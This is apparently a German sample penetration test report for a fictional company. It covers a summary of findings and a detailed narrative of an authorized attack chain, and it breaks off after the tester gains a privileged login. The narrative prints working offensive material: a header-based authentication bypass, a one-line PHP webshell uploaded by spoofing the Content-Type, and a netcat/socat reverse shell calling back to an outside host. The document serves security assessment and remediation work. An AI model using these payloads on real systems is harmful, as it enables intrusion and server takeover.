BY JONAS
BORGARTZ

Musterbericht

Penetrationstester: Jonas Borgartz

HELLOWORLD GmbH

22. November 2025

Version: 1.0

Vertraulich

Inhaltsverzeichnis

1 Kontaktdaten 4

2 Management Summary 5

2.1 Methodik 5

2.2 Scope 5

2.3 Übersicht und Empfehlungen 5

3 Zusammenfassung des Penetrationstests 7

3.1 Schwachstellenübersicht 7

4 Durchführung des Penetrationstest 9

4.1 Detailierte Durchführungsbeschreibung 9

5 Maßnahmen zur Schwachstellenbeseitigung 33

5.1 Kurzfristig 33

5.2 Mittelfristig 33

5.3 Langfristig 33

6 Details zu den technischen Ergebnissen 35

Unzureichende Upload Filterung 35

Veraltete Software 37

Schwache Kerberos Authentifizierung („Kerberoasting) 39

Verwendung von schwachen Passwörtern 41

LLMNR/NBT-NS Response Spoofing 43

Sensible Informationen in Konfigurationsdateien 46

Anonymer Zonentransfer (AXFR) 48

Header-Based Authentication Bypass 50

Unsichere File Shares 52

SMB-Signierung deaktiviert 53

Benutzer mit erhöhten Privilegien 54

Fehlende Netzwerküberwachung 56

A Anhänge 57

1 Kontaktdaten

HELLOWORLD Kontakt		
Name	**Titel**	**Email**
Max Mustermann	IT-Leiter	mustermann@helloworld.local

Penetrationstester		
Name	**Titel**	**Email**
Jonas Borgartz	Penetrationstester	jonas.borgartz@it-sicherheit.io

2 Management Summary

HELLOWORLD GmbH (im Folgenden „HELLOWORLD“) beauftragte Jonas Borgartz mit der Durchführung eines Externen und Internen Penetrationstests der IT-Infrastruktur von HELLOWORLD. Ziel war es, Sicherheitslücken zu identifizieren, die Auswirkungen auf HELLOWORLD zu ermitteln, alle Ergebnisse klar und nachvollziehbar zu dokumentieren und Empfehlungen zur Behebung der Schwachstellen zu geben.

2.1 Methodik

Jonas Borgartz führte den Penetrationstest unter Verwendung eines “Grey Box” -Ansatzes von 10. Januar 2025, bis 22. Januar 2025 ohne Zugangsdaten oder Vorkenntnisse über die externe Infrastruktur von HELLOWORLD mit dem Ziel, unbekannte Schwachstellen zu identifizieren. Die Tests wurden aus einer nicht-evasiven Perspektive durchgeführt, um so viele Fehlkonfigurationen und Schwachstellen wie möglich aufzudecken. Die Tests wurden remote von der Infrastruktur von Jonas Borgartz durchgeführt. Jede identifizierte Schwachstelle wurde dokumentiert und manuell untersucht, um die Ausnutzungsmöglichkeiten und das Eskalationspotenzial zu ermitteln. Jonas Borgartz versuchte, die vollständigen Auswirkungen jeder Schwachstelle bis hin zur Kompromittierung des betroffenen Systems aufzuzeigen.

2.2 Scope

Im Scope enthaltene Systeme

IP-Adresse	URL / Beschreibung
192.168.191.0/24	Internes Netzwerk
172.32.5.5-9	Externes Netzwerk
helloworld.local	Active Directory Domäne

2.3 Übersicht und Empfehlungen

Während des Penetrationstests gegen HELLOWORLD hat Jonas Borgartz 12 Ergebnisse identifiziert, die die Vertraulichkeit, Integrität und Verfügbarkeit der Informationssysteme von HELLOWORLD gefährden. Die Ergebnisse wurden nach Schweregrad kategorisiert, wobei 1 der Ergebnisse als kritisch, 5 als hoch, 3 als mittel und 1 als gering eingestuft wurden. Darüber hinaus gab es 2 Empfehlungen die sich auf Überwachung sicherheitsrelevanten Datenverkehrs im internen Netzwerk und die Vergabe von Benutzerrechten beziehen.

Positiv hervorzuheben ist das die Angriffsoberflächen der aus dem Internet erreichbaren IT-Assets insgesamt auf ein notwendiges Minimum reduziert waren, wobei die exponierten Dienste nachvollziehbar und ausschließlich für den regulären Geschäftsbetrieb erforderlich waren. Im Rahmen der durchgeführten Prüfungen konnten keine erfolgreichen Injektionsangriffe, insbesondere keine SQL- oder LDAP-Injektionen, gegen die vorhandenen Webanwendungen festgestellt werden. Ebenso ergaben die Analysen keine Hinweise auf Fehlkonfigurationen oder Schwachstellen in den

eingesetzten Mechanismen zur Transportverschlüsselung; die verwendeten Algorithmen und Konfigurationen entsprachen dem aktuellen Stand der Technik.

Jedoch wurden innerhalb der Tests mehrere sicherheitsrelevante Schwachstellen identifiziert, darunter eine als kritisch eingestufte Schwachstelle in einer extern erreichbaren Webanwendung. Diese ermöglichte es potenziellen Angreifern, schädliche Inhalte hochzuladen und auf dem Zielsystem auszuführen. In Kombination mit einer Umgehungsmöglichkeit der Login-Schutzmechanismen hätte dies einem externen Angreifer erlaubt, ohne gültige Zugangsdaten auf Systeme zuzugreifen und weitreichende Kontrolle über betroffene Server zu erlangen. Das Risiko einer vollständigen Kompromittierung sowie möglicher Datenabflüsse ist in diesem Kontext als hoch einzustufen.

Darüber hinaus wurden mehrere Schwachstellen mit hohem Risiko festgestellt, die insbesondere die interne Sicherheitsarchitektur betreffen. So konnte ein veraltetes und unsicheres Netzwerkprotokoll missbraucht werden, um Anmeldeinformationen interner Benutzer abzufangen. Zusätzlich wiesen Dienstkonten unzureichende Kennwortrichtlinien auf, wodurch Angreifer die Möglichkeit hätten, privilegierte Zugänge zu kompromittieren. Auch fehlende oder zu schwache Passwortvorgaben im Active Directory erhöhen die Wahrscheinlichkeit erfolgreicher Angriffe erheblich.

Weiterhin wurden übermäßig weitreichende Zugriffsrechte auf Netzwerkverzeichnisse festgestellt, wodurch sensible Unternehmensdaten für zu viele Benutzer einsehbar waren. Ergänzend dazu befanden sich Zugangsdaten im Klartext in Dateien und Skripten, was die Ausweitung oder dauerhafte Etablierung eines unautorisierten Zugriffs erheblich erleichtern würde.

Aus Management-Sicht ergibt sich daraus ein deutlich erhöhtes Risiko für Datenverlust, Systemkompromittierung und Betriebsunterbrechungen. HELLOWORLD sollte auf der Grundlage des Abschnitts Zusammenfassung der Abhilfemaßnahmen dieses Berichts einen Abhilfemaßnahmenplan erstellen, um alle Ergebnisse mit hohem Risiko so schnell wie möglich entsprechend den Anforderungen des Unternehmens zu beheben. HELLOWORLD sollte auch die Durchführung regelmäßiger Schwachstellenanalysen in Betracht ziehen, sofern diese nicht bereits durchgeführt werden.

3 Zusammenfassung des Penetrationstests

Jonas Borgartz begann alle Testaktivitäten aus der Perspektive eines nicht authentifizierten Benutzers im Internet. HELLOWORLD stellte dem Tester Netzwerkbereiche zur Verfügung, lieferte jedoch keine zusätzlichen Informationen wie Betriebssystem- oder Konfigurationsdaten. Ziel war die Identifikation von Schwachstellen in IT-Assets, die aus dem Internet erreichbar sind, aus der Perspektive eines externen, nicht authentifizierten Angreifers. Dabei wurde untersucht, inwieweit ein Angreifer ohne Vorwissen oder privilegierte Zugriffe Angriffsvektoren identifizieren und potenziell ausnutzen kann, um unautorisierten Zugriff auf Systeme oder Daten zu erlangen.

Der interne Test erfolgte im Rahmen eines Assumed-Breach-Szenarios. Hierbei erhielt der Penetrationstester gültige Zugangsdaten für ein Active-Directory-Benutzerkonto mit der Möglichkeit zur Anmeldung an einem internen Hostsystem. Ziel dieser Prüfung war die Bewertung der potenziellen Auswirkungen nach einem bereits erfolgten initialen Sicherheitsvorfall sowie die Analyse möglicher Eskalationspfade innerhalb des internen Netzwerks. Der Zugriff auf die interne Umgebung erfolgte remote über eine vom Auftraggeber bereitgestellte SSL-VPN-Verbindung. Sämtliche identifizierten Schwachstellen wurden dokumentiert, potenzielle Ausnutzungsszenarien analysiert und Eskalationsmöglichkeiten bewertet, einschließlich der maximal möglichen Auswirkungen bis hin zur vollständigen Kompromittierung der Active-Directory-Domäne.

3.1 Schwachstellenübersicht

Im Laufe der Tests hat Jonas Borgartz insgesamt 10 Schwachstellen ermittelt, die ein erhebliches Risiko für die Informationssysteme von HELLOWORLD darstellen. Jonas Borgartz hat außerdem 2 Empfehlungen identifiziert, die, wenn sie behoben werden, die allgemeine Sicherheitslage von HELLOWORLD weiter verbessern könnten. Empfehlungen stellen an sich keine Sicherheitslücken dar. Die folgende Tabelle enthält eine Zusammenfassung der Schwachstellen nach Schweregrad.

Innheralb des Penetrationstests konnten folgende Schwachstellen identifziert werden - **1 Kritische**, **5 Hohe**, **3 Mittlere**, **1 Niedrige** and **2 Empfehlungen.**



Abbildung 1 - Verteilung der identifizierten Schwachstellen

Nachfolgend finden Sie eine allgemeine Übersicht über alle während der Tests ermittelten Schwachstellen. Diese werden ausführlich im Abschnitt Details zu den technischen Ergebnissen beschrieben.

Nummer	Schweregrad	Benennung	Seite
1	9.1 (Critical)	Unzureichende Upload Filterung	35
2	8.3 (High)	Veraltete Software	37
3	8.1 (High)	Schwache Kerberos Authentifizierung („Kerberoasting)	39
4	8.1 (High)	Verwendung von schwachen Passwörtern	41
5	7.1 (High)	LLMNR/NBT-NS Response Spoofing	43
6	7.1 (High)	Sensible Informationen in Konfigurationsdateien	46
7	6.5 (Medium)	Anonymer Zonentransfer (AXFR)	48
8	6.5 (Medium)	Header-Based Authentication Bypass	50
9	4.2 (Medium)	Unsichere File Shares	52
10	3.1 (Low)	SMB-Signierung deaktiviert	53
11	0.0 (Info)	Benutzer mit erhöhten Privilegien	54
12	0.0 (Info)	Fehlende Netzwerküberwachung	56

4 Durchführung des Penetrationstest

Im Rahmen der Testdurchführung gelang es dem Penetrationstester, zunächst einen Server innerhalb der demilitarisierten Zone (DMZ) der HELLOWORLD GmbH zu kompromittieren. Durch die gezielte Ausnutzung mehrerer Fehlkonfigurationen sowie unzureichender IT-Sicherheitsrichtlinien konnte in der Folge schrittweise auch das interne Netzwerk erfolgreich angegriffen werden. Dies führte letztlich zur vollständigen administrativen Kontrolle über die Active-Directory-Domäne HELLOWORLD.LOCAL und damit zu einer vollständigen Kompromittierung der IT-Infrastruktur.

Die nachfolgende Darstellung verdeutlicht die wesentlichen Schritte dieser Angriffskette – vom initialen externen Zugriff bis zur vollständigen Übernahme des Unternehmensnetzwerks.

Ziel dieser Darstellung ist es, die potenziellen Auswirkungen einzelner Schwachstellen transparent zu machen, deren Wechselwirkungen aufzuzeigen und so eine fundierte Grundlage für die Priorisierung von Sicherheitsmaßnahmen zu schaffen. Gleichzeitig wird deutlich, dass bereits die frühzeitige Behebung einer einzigen Schwachstelle – beispielsweise durch ein zeitnahes Sicherheitsupdate – ausreichen kann, um die gesamte Angriffskette effektiv zu unterbrechen und eine vollständige Kompromittierung zu verhindern.

4.1 Detailierte Durchführungsbeschreibung

Jonas Borgartz (Penetrationstester) führte folgende Schritte aus, um die Domäne **HELLOWORLD.LOCAL** vollständig zu kompromittieren:

Zunächst führte er einen **Portscan** der extern erreichbaren Dienste durch. Dabei konnte ein Host mit **elf (11) offenen Ports** identifiziert werden.

Portscan mit nmap

```
sudo nmap --open -p- -A -oA hellworld_tcp_all -iL scope

Nmap scan report for helloworld.local (172.32.5.6)
21/tcp   open  ftp      vsftpd 3.0.3
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
…
25/tcp   open  smtp     Postfix smtpd
53/tcp   open  domain
…
80/tcp   open  http     Apache httpd 2.4.41 ((Ubuntu))
…
110/tcp  open  pop3     Dovecot pop3d
…
111/tcp  open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
…
143/tcp  open  imap     Dovecot imapd (Ubuntu)
…
993/tcp  open  ssl/imap Dovecot imapd (Ubuntu)
| ssl-cert: Subject: commonName=ubuntu
…
995/tcp  open  ssl/pop3 Dovecot pop3d
…
```

```
8080/tcp open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Customer Center
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host:  ubuntu; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Bei der Analyse des **DNS-Dienstes** auf Port 53 stellte der Penetrationstester fest, das Zone Transfers für **jeden Benutzer** möglich sind. Dies bedeutet, dass sämtliche vom DNS-Dienst gespeicherten Einträge – einschließlich interner Subdomains – ohne Authentifizierung abgerufen werden können. Der unten stehende Codeblock zeigt den mittels dig durchgeführten Zonentransfer, bei dem der Penetrationstester eine vollständige Liste von Subdomains erhielt.

Zonentransfer mit dig

```
dig AXFR @172.32.5.6 helloworld.local

; <<>> DiG 9.20.2-1-Debian <<>> AXFR @172.32.5.6 helloworld.local
; (1 server found)
;; global options: +cmd
helloworld.local.    87400   IN      SOA     ns1.helloworld.local. dnsadmin.helloworld.local.
21 605800 87400 2319200 87400
helloworld.local.    87400   IN      NS      helloworld.local.
helloworld.local.    87400   IN      A       127.0.0.1
blog.helloworld.local. 87400 IN      A       127.0.0.1
employes.helloworld.local. 87400 IN   A       127.0.0.1
developer.helloworld.local. 87400  IN      A       127.0.0.1
gitlab.helloworld.local. 87400 IN    A       127.0.0.1
lr.helloworld.local. 87400   IN      A       127.0.0.1
status.helloworld.local. 87400 IN    A       127.0.0.1
support.helloworld.local. 87400 IN   A       127.0.0.1
customers.helloworld.local. 87400 IN  A       127.0.0.1
vpn.helloworld.local. 87400  IN      A       127.0.0.1
helloworld.local.    87400   IN      SOA     ns1.helloworld.local. dnsadmin.helloworld.local.
21 605800 87400 2319200 87400
;; SERVER: 172.32.5.6 #53(172.32.5.6) (TCP)
;; WHEN: Wed Nov 11 07:24:18 EST 2024
```

Bei der Untersuchung der Subdomäne *developer.helloworld.local* identifizierte der Penetrationstester eine Login-Schnittstelle, wie in Abbildung 2 dargestellt. Mehrere Versuche, Zugriff mittels erratbarer Zugangsdaten, Brute-Force-Angriffen sowie durch den Einsatz von Authentifizierungs-Bypass-Payloads zu erlangen, blieben erfolglos.



Abbildung 2 - Developer Subdomäne

Parallel hierzu wurde ein Directory-Fuzzing durchgeführt, um potenziell erreichbare Verzeichnisse und Dateien zu ermitteln:

Directory-Fuzzing mit feroxbuster

```
feroxbuster -u https://developer.helloworld.local/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -x php



 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
─────────────────────────┬──────────────────────
 🎯  Target Url          │ https://developer.helloworld.local/
 🚀  Threads             │ 50
 📖  Wordlist            │ /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 👌  Status Codes        │ All Status Codes!
 💥  Timeout (secs)      │ 7
```

```
🐖  User-Agent            │ feroxbuster/2.11.0
💉  Config File           │ /etc/feroxbuster/ferox-config.toml
🔎  Extract Links         │ true
💲  Extensions            │ [php]
🏁  HTTPS methods         │ [GET]
🔃  Recursion Depth       │ 4
──────────────────────────┴──────────────────────────
🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        9l       28w      288c Auto-filtering found 404-like response and created
new filter; toggle off with --dont-filter
404      GET        9l       31w      285c Auto-filtering found 404-like response and created
new filter; toggle off with --dont-filter
301      GET        9l       28w      335c https://developer.helloworld.local/images =>
https://developer.helloworld.local/images/
200      GET       17l      140w    11959c https://developer.helloworld.local/images/pic.png
200      GET       73l      133w     2048c https://developer.helloworld.local/
301      GET        9l       28w      336c https://developer.helloworld.local/uploads =>
https://developer.helloworld.local/uploads/
200      GET        1l        2w       14c https://developer.helloworld.local/upload.php
301      GET        9l       28w      332c https://developer.helloworld.local/css => https://
developer.helloworld.local/css/
200      GET       79l      121w     1367c https://developer.helloworld.local/css/main.css
<SNIPPED>
```

Der Endpunkt *https://developer.helloworld.local/upload.php* zeigt dem Benutzer eine 403 Forbidden Nachricht an wie in Abbildung 3 gezeigt.



Abbildung 3 - 403-Status

Mit der **HTTP-OPTIONS-Methode** ermittelte der Penetrationstester, dass der Server die folgenden Methoden unterstützt: GET, POST, HEAD, TRACE und OPTIONS.
Bei der Verwendung der **HEAD-Methode** enthielt die Serverantwort zusätzlich den Header **X-Custom-IP-Authorization**, wie im nachfolgenden Request/Response-Paar dargestellt.

Request:

```
HEAD /upload.php HTTP/1.1
Host: developer.helloworld.local
<SNIPPED>
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 11 Nov 2024 14:03:57 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Custom-IP-Authorization: 192.168.191.1
Content-Length: 1
Content-Type: text/html; charset=UTF-8
```

```
Via: 1.1 developer.helloworld.local
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```

Daraufhin fügt der Penetrationstester den Header *X-Custom-IP-Authorization: 127.0.0.1* in den Request mit ein und erhielt so Zugang zu der vorher gesperrten Dokumentenverwaltungs-Applikation wie das nächste Request/Response Paar und Abbildung 4zeigt.

Request

```
HEAD /upload.php HTTP/1.1
Host: developer.helloworld.local
X-Custom-IP-Authorization: 127.0.0.1
<SNIPPED>
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 14 Nov 2024 18:26:21 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Custom-IP-Authorization: 192.168.191.1
…
<!doctype html>
<html lang="de">
  <head>
    <!-- Required meta tahighlight-manualgs -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
      <!-- Bootstrap CSS -->
    <link rel="stylesheet" href="css/bootstrap.css">
    <link rel="stylesheet" href="css/main.css">
    <title>Persönliche Dokumentenverwaltung</title>
  </head>
  <body>
    <nav class="navbar navbar-expand-lg navbar-dark bg-dark">
    <img src="images/icons/photo.png" width="30" height="30">
<SNIPPED>
```



Abbildung 4 - Dokumentenverwaltung mit Upload-Funktion

Im weiteren Verlauf der Untersuchung versuchte der Penetrationstester, eine PHP-Webshell über die vorhandene Upload-Funktion der Webanwendung einzubringen. Zwar war ein Dateifilter implementiert, der ausschließlich Uploads mit den Dateiendungen *.pdf*, *.png* und *.jpeg* zuließ, jedoch konnte dieser Mechanismus umgangen werden. Durch die Manipulation des *Content-Type*-Headers im HTTP-Upload-Request und das Setzen auf `image/png` wurde die serverseitige Validierung erfolgreich umgangen, sodass die Webshell trotz nicht zulässigen Dateiformats akzeptiert und gespeichert wurde (siehe folgendes Request/Response-Paar).

Um die Wahrscheinlichkeit einer Entdeckung durch Dritte zu minimieren, wurde der Dateiname der hochgeladenen Webshell bewusst komplex und unauffällig gewählt, wodurch eine manuelle oder oberflächliche Identifikation zusätzlich erschwert wurde.

Request

```
POST /upload.php HTTP/1.1
Host: developer.helloworld.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
<SNIPPED>

-----------------------------313361404431233453452033 78
Content-Disposition: form-data; name="file"; filename="sadjflk2132348u9xm1m23jadfwf.php"
Content-Type: image/png

<?php system($_GET['cmd']); ?>

-----------------------------313361404431233453452033 78
Content-Disposition: form-data; name="submit"


-----------------------------313361404431233453452033 78--
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 11 Nov 2024 18:42:15 GMT
<SNIPPED>
File uploaded /uploads/sadjflk2132348u9xm1m23jadfwf.php
```

Nachdem die Webshell erfolgreich hochgeladen wurde, konnte über einen HTTP-Aufruf aus der Kali-VM eine Interaktion mit dem zugrunde liegenden Betriebssystem des Servers erfolgen. Dadurch war es möglich, Betriebssystembefehle serverseitig auszuführen. Die erfolgreiche Ausführung eines Beispielbefehls ist in Abbildung 5dargestellt.

```
┌──(kali㉿kali)-[~/HELLOWORLD]
└─$ curl http://developer.helloworld.local/uploads/sadjflk2132348u9xm1m23jadfwf.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Abbildung 5 - Code Execution mittels Webshell

Um eine Reverse-Shell zu erhalten, eröffnete der Penetrationstester einen Netcat Listener auf seiner Kali-VM mit der IPv4-Adresse 85.215.107.79, lud die php-reverse-shell in die Dokumentenverwaltungs-Applikation hoch und etablierte mittels socat eine interactive TTY wie im folgenden Code-Ausschnitt gezeigt.

Reverseshell auf DMZ02

```
┌──(kali㉿kali)-[~]
└─$ rlwrap nc -lnvp 8443
listening on [any] 8443 ...
connect to [85.215.107.79] from (UNKNOWN) [172.32.5.6] 34290
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp: 85.215.107.79:4443
------------------------------------------------------------------------------------------------
----------------
┌──(kali㉿kali)-[~]
└─$ socat file:`tty`,raw,echo=0 tcp-listen:4443
www-data@dmz02:/var/www/html/dokumentenverwaltung$ hostname
dmz02
```

Bei der Untersuchung des kompromittierten Benutzers *www-data* stellte der Penetrationstester fest das dieser der privilegierten Gruppe *adm* angehört. Benutzer, die dieser Gruppe angehören, haben das Rechte alle logs unter */var/log* zu lesen. Mit *aureport* können audit logs in Linux Systemen ausgelesen werden.

Auslesen der logs mittels aureport

```
www-data@dmz02:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data),4(adm)
www-data@dmz02:/var/www/html$ aureport --tty | less
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
WARNING: terminal is not fully functional
-  (press RETURN)
TTY Report
============================================
# date time event auid term sess comm data
============================================
1. 07/10/24 07:14:52 349 33 ? 4 sh "bash",<nl>
2. 07/10/24 07:15:34 350 33 ? 4 su "he<SNIPPED>m!",<nl>
3. 07/10/24 07:16:36 355 33 ? 4 sh "sudo su srvadm",<nl>
4. 07/10/24 07:16:28 360 33 ? 4 sudo <nl>
<SNIPPED>
```

Mit den gefundenen Daten aus den Logs war es anschließend möglich sich als *srvadm* Benutzer auf dmz02 anzumelden.

Anmeldung als srvadm

```
www-data@dmz02:/var/www/html$ su srvadm
Password:
$ whoami
srvadm
